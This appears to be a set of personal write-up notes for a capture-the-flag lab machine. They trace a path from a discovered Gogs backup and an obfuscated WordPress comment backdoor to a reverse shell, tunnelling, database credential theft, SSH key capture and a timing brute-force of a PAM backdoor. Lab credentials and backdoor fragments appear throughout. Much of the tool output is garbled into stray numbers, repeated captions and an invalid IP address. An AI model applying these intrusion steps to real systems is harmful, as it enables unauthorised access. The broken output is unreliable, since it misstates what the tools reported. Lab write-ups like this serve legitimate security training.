



## Path of exploitation -

### Foothold(wordpress - www-data):

Enumerate Host

- ⇒ find another vhost, backup.toby.htb(gogs server)
- ⇒ enumerate backup(gogs server) and find backup.toby.htb/toby-admin/backup
- ⇒ download backup of wordpress git repository
- ⇒ find comments.php eval backdoor
- ⇒ understand what is going on... when making request to self and see machine is calling to port 20053
- ⇒ break this apart and figure out it is a backdoor for a rev shell but an xored rev shell command with a changing xor key.
- ⇒ get rev shell on wordpress box as www-data on wordpress

### Pivot(mysql - jack)

- ⇒ upload chisel and static binaries and scan for other hosts
- ⇒ discover a few hosts and exploit them 1 by one.
- ⇒ start with dumping mysql passwords from mysql server with chisel and mysql
- ⇒ crack password, for wordpress or register a user on gogs and dump the gogs user data table and insert a 1 for is\_admin and push to mysql to become admin user on gogs server (able to exploit gogs also at this point, but no further pivots here)
- ⇒ login as admin user and discover other repos and source code for other services
- ⇒ analyse the personal app, app.py and discover another backdoor to make calls to a mysql database....
- ⇒ insert ip into backdoor and make call to self and capture login credentials of user jack
- ⇒ crack password by analysing password creating function and build password list based on the time stamps in the source code to replicate the 'random' seed
- ⇒ crack mysql password and log into mysql box as jack

### User (host - jack):

- ⇒ use pspy to view processes running and witness a ssh key being dropped and deleted every minute
- ⇒ capture ssh key and log into host as Jack!

### Root:

Discover mypam.so backdoor

- ⇒ analyze in ghidra and see it is 9 characters and checks each character and after every correct character sleeps for 0.1 seconds.
- ⇒ brute force password with simple script to see diff in sleep time when correct letter and crack password.
- ⇒ root

## Creds

Username	Password	Description
root	OnlyTheBestSecretsGoInShellScripts	mysql.toby.htb
toby-admin	tobykeith1	wordpress/gogs?
jack	4DyeEYPgzc7EaML1Y3o0HvQr9Tp9nikC	mysql.toby.net
root	TihPAQ4pse	root backdoor

## Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.18.0 (Ubuntu)
10022	ssh	OpenSSH 8.1 (protocol 2.0)
10080	http?	amanda?

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

```
# Nmap 7.92 scan initiated Thu Jan 27 16:14:51 2022 as: nmap -sC -sV -vvv -p- -oA nmap/Full 10.10.11.121
for service      ^HTTP/1.0 404 Not Found\r\n(?:[^\s]+|<(?/!head>))*?<style>\nbody \{ background-color: #f9f9f9; color: #333333; margin: 0; padding:0;
\}\nhi \{ font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; \}\nhi, p \{ padding-left: 10px; \}\ncode\,url \{
background-color: #eeeeee; font-family:monospace; padding:0 2px;\}\n</style>'
for service      ^HTTP/1.0 404 Not Found\r\n(?:[^\s]+|<(?/!head>))*?<style>\nbody \{ background-color: #ffffff; color: #000000; \}\nhi \{ font-
family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\n</style>'
for 10.10
2022 16 63 0
65531
22 open ssh 63 8
3072 87
2.0
```

```
256
256
80      open      63      1.18
      1
      #039;s Blog! \xF0\x9F\x90\xB4 &#8211; Just another WordPress site
      5.7
10022   open  ssh      62      8.1      2.0
3072 65
256 25
256 74
10080   open      62
400
200
2147483647
28      2022 21
27      2022 21
      ""
      "Content-Type"      "text/html; charset=UTF-8"
      "X-UA-Compatible"      "IE=edge"
      "author"      "Gogs"
      "description"      "Gogs is a painless self-hosted Git service"
      "keywords"      "go, git, self-hosted, gogs"
      "referrer"      "no-referrer"
      "_csrf"      "yo76keZT_l-EvmCGURPvJn-nmBgGmTY0MzMx0TEyMDE
| HTTPOptions:
| HTTP/1.0 500 Internal Server Error
| Content-Type: text/plain; charset=utf-8
| Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
| X-Content-Type-Options: nosniff
| Date: Thu, 27 Jan 2022 21:32:00 GMT
| Content-Length: 108
|_ template: base/footer:15:47: executing "      " at <.PageStartTime>: invalid value; expected time.Time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port10080-TCP:V=7.92%I=7%D=1/27%T=61F30B90%P=x86_64-pc-linux-gnu%r(G
SF:eneriCLines,67,"
      "%r(GetRequest,20A5,"
      2147483647
      "%r(HTTPOptions,14A,"
      2147483647
      "%r
SF:(RTSPRequest,67,"
      "%r(Hello,67,"
# Nmap done at Thu Jan 27 16:17:25 2022 -- 1 IP address (1 host up) scanned in 153.97 seconds
```


Web Enumeration

[Skip to content](#)

## Toby's Blog! 🚩

Just another WordPress site

### [Horses!](#)




wordpress.toby.htb/2021/07/14/horses/


Bottom left shows hosts

### /etc/hosts

10.10



### wpscan - nothing really useful



5.7 2


## Gobuster vhost

```
10
2022 16 in
200 7938 10781
200 301 0
```

## /etc/hosts

10.10

## backup.toby.htb



Toby's Blog! - Just a... X Gogs

backup.toby.htb

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU SeedDMS: Sign In

Home Explore Help Register Sign In

# Gogs

A painless self-hosted Git service

- Easy to install**  
Simply **run the binary** for your platform. Or ship Gogs with **Docker** or **Vagrant**, or get it **packaged**.
- Cross-platform**  
Gogs runs anywhere **Go** can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!
- Lightweight**  
Gogs has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!
- Open Source**  
It's all on **GitHub**! Join us by contributing to make this project even better. Don't be shy to be a contributor!

## register

[SuperDuper@SuperDuper.com](mailto:SuperDuper@SuperDuper.com):[SuperDuper@SuperDuper.com](mailto:SuperDuper@SuperDuper.com)

## gobuster /toby-admin

```
gobuster dir -u http://backup.toby.htb/toby-admin/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/toby-admin
```

```
cat
200 14131
200 14131
200 14132
200 0
500 6346
200 14132
200 6817
200 6816
```

## toby-admin/backup

### wp-config.php

```
cat
for
file
't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
```

```

* * Database table prefix
* * ABSPATH
*
* @link https://wordpress.org/support/article/editing-wp-config-php/
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'root' );
/** MySQL database password */
define( 'DB_PASSWORD', '' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
/** The Database Collate type. Don't be paranoid about the collate type, if you want a utf8 MySQL database you will need a utf8 MySQL collate. */
define( 'DB_COLLATE', '' );

```

root:OnlyTheBestSecretsGoInShellScripts => [00 - Loot > Creds](#)

**/etc/hosts**

```

10.10

```

**grep -ir 'eval(','hack'/'/**

```

1

#1 - This key is only valid before April 1st, 2021.
#2 with longer expiration.

...[snip]...

'a5wUmLLSs+wWUodmvyoauDVkCx608xfu7oz+Sh1AEms4++y1RRR00v+r3nMs+3Ev/qX3SRDYf2yRWmzxYtvX/9Z2h9F///MC1JvqKmdIGcw60DAkxrWTwpB5L268dB+ucSDgpoY+yqEgeJkXHKoW/u0imwjCLD0oF9IrJGj3+s
SrNojfMoLPm0iQud16CTqQYETFXMqBIEGi90QqeEOI40FVSAJac/QM37BIj1L1/W+dLPB6QLd3MSRnuSkGiS3MRitChxxCL7Z1LMPA+pzt5xpr5MGKnQB2yR+nLhxVWnFLKvd4g4SQgx7AKREhfzpgxzB+kazjpoGP1tHonOLG1gVDFT/YtgCX8PRInfpMGvSWRD/cP1tZTUu/1pdWaw3Q
8qHg1S1nHVA
...[snip]...

wp-includes/load.php: if ( get_option( ' ' ) && file_exists( ABSPATH . '

```

**Deobfuscated comment code**

```

// added to validate my ownemail against my internal scrit
// ba4fb13188ee4077524f9ac23c230250c5661aec9776389e8befbce277c72de - ignore
if
    "help@toby.htb"
    "http://test.toby.htb/"
substr 0 8 "746f6279"

substr 0 8
explode ":" 0
explode ":" 1
"/usr/bin/wordpress_comment_validate"
include
wp_validate_4034a3
return new WP_Error 'unspecified error'

```

74 6f 62 79 = toby

**/etc/hosts**

```


10.10

```


[ssrf in gogs](#)

searchsploit gogs for sql injections....

**request**



**response**



©

## tcpdump

ok.. so kinda hard to see lets clean this up..

## tcpdump

still hard to see so lets just go to wireshark

**wireshark**

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.14.121	10.10.11.121	TCP	60	52346 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=253990636 TSecr=0 WS=1024
2	0.021030995	10.10.14.121	10.10.14.123	TCP	60	80 → 52346 [SYN, ACK] Seq=0 Win=65160 Len=0 MSS=1285 SACK_PERM=1 TSval=1547877310 TSecr=253990636 WS=128
3	0.021076764	10.10.14.123	10.10.11.121	TCP	52	52346 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=253990658 TSecr=1547877310
4	0.021357015	10.10.14.123	10.10.11.121	HTTP	1474	GET /wp-content/uploads/2014/07/147468.jpg HTTP/1.1 [application/javascript] [application/javascript] [application/javascript]
5	0.040980142	10.10.14.121	10.10.14.123	TCP	52	80 → 52346 [ACK] Seq=1 Ack=616 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1547877331 TSecr=253990658
6	0.094535652	10.10.11.121	10.10.14.123	TCP	60	38398 → 28053 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1285 SACK_PERM=1 TSval=279096478 TSecr=0 WS=128
7	0.094536568	10.10.14.123	10.10.11.121	TCP	40	20053 → 38398 [RST, ACK] Seq=1 Ack=1 Len=0 Seq=0
8	0.107155553	10.10.14.123	10.10.14.123	TCP	58	52346 → 80 [FIN, ACK] Seq=916 Ack=294 Win=64512 Len=0 TSval=253990751 TSecr=1547877403
9	0.114735591	10.10.14.123	10.10.11.121	TCP	52	52346 → 80 [ACK] Seq=916 Ack=294 Win=64512 Len=0 TSval=253990751 TSecr=1547877403
10	0.116954389	10.10.14.123	10.10.11.121	TCP	52	52346 → 80 [FIN, ACK] Seq=916 Ack=294 Win=64512 Len=0 TSval=253991753 TSecr=1547877407
11	0.133546291	10.10.11.121	10.10.14.123	TCP	52	80 → 52346 [FIN, ACK] Seq=294 Ack=917 Win=64256 Len=0 TSval=1547878426 TSecr=253991753
12	0.133546573	10.10.11.121	10.10.14.123	TCP	52	52346 → 80 [FIN, ACK] Seq=917 Ack=294 Win=64512 Len=0 TSval=253991770 TSecr=1547878426
13	0.643562293	10.10.14.123	239.255.255.256	SSDP	194	M-SEARCH * HTTP/1.1

so i filtered out the http request and am left with this... one weird request

Wireshark packet capture interface showing a single TCP segment (Seq=0, Len=0) from 10.10.11.121 to 10.10.14.123. The packet is highlighted in red. The packet details pane shows the raw packet data and the Transmission Control Protocol (TCP) header. The TCP header shows the sequence number (0), acknowledgment number (0), and flags (0x002 (SYN)). The packet bytes pane shows the raw packet data in hexadecimal and ASCII.

ahhh... now we can see it a request coming in to port 20053... hmm.. what is this. lets fire up nc and see what happens...

Wireshark packet capture interface showing a series of TCP segments (Seq=0, Len=0) from 10.10.11.121 to 10.10.14.123. The packets are highlighted in red. The packet details pane shows the raw packet data and the Transmission Control Protocol (TCP) header. The TCP header shows the sequence number (0), acknowledgment number (0), and flags (0x002 (SYN)). The packet bytes pane shows the raw packet data in hexadecimal and ASCII.

Wireshark packet capture interface showing a series of TCP segments (Seq=0, Len=0) from 10.10.11.121 to 10.10.14.123. The packets are highlighted in red. The packet details pane shows the raw packet data and the Transmission Control Protocol (TCP) header. The TCP header shows the sequence number (0), acknowledgment number (0), and flags (0x002 (SYN)). The packet bytes pane shows the raw packet data in hexadecimal and ASCII.



response in burp

Wireshark packet capture interface showing a series of TCP segments (Seq=0, Len=0) from 10.10.11.121 to 10.10.14.123. The packets are highlighted in red. The packet details pane shows the raw packet data and the Transmission Control Protocol (TCP) header. The TCP header shows the sequence number (0), acknowledgment number (0), and flags (0x002 (SYN)). The packet bytes pane shows the raw packet data in hexadecimal and ASCII.

hmm.. now we have something... but what is it...

lets decode the hex...

Wireshark packet capture interface showing a series of TCP segments (Seq=0, Len=0) from 10.10.11.121 to 10.10.14.123. The packets are highlighted in red. The packet details pane shows the raw packet data and the Transmission Control Protocol (TCP) header. The TCP header shows the sequence number (0), acknowledgment number (0), and flags (0x002 (SYN)). The packet bytes pane shows the raw packet data in hexadecimal and ASCII.




## Enumeration as www-data


copy /usr/bin/wordpress\_comment\_validate to kali to see what that is all about....  
cool backdoor.. very interesting

```
tail -f /var/mail/www-data
```

ok now go to wordpress login page and click forget password



visit link and log in  
nothing much here... ok...





```
172.69
```

101 also same webserver at 172.69.0.101  
port 21 and 80 only ports open.i think.... can connect to ftp with anonymous:anonymous... no files....

```
2022 16 UID 0 16
2022 16 UID 33 11662
2022 16 UID 33 11471
2022 16 UID 33 11467 sh uname id
2022 16 UID 33 10669 tail
2022 16 UID 33 10551
2022 16 UID 33 10000
2022 16 UID 0 1 bash
2022 16 UID 0 11671
2022 16 UID 0 11679 curl exit 1
2022 16 UID 0 11680
2022 16 UID 0 11687 curl
2022 16 UID 0 11688
2022 16 UID 0 11694 curl exit 1
2022 16 UID 0 11695
2022 16 UID 0 11701 curl
```

ok... so root running curl ever 30 sec?? ... and vsftpd...

D9NGxJSosuspicious intersting file... lets open it in ghidra..

```
cat
#XjjHHlYY_Hyj<Xj_^j~ZhX
```

nothing really... ok lets upload some static binaries and stuff

uploaded static nmap binary and chisel to proxy from github

```
172.69
6 2022 17
find
find for 172.69
0
1204
22 open ssh
80 open
10000 open
for 172.69
0
1206
53 open
for 172.69
0
1205
21 open ftp
80 open
for 172.69
0
1205
22 open ssh
3306 open
for 172.69
0
1206
80 open
for 172.69
0
1206
22 open ssh
256 6 in 3.19
```

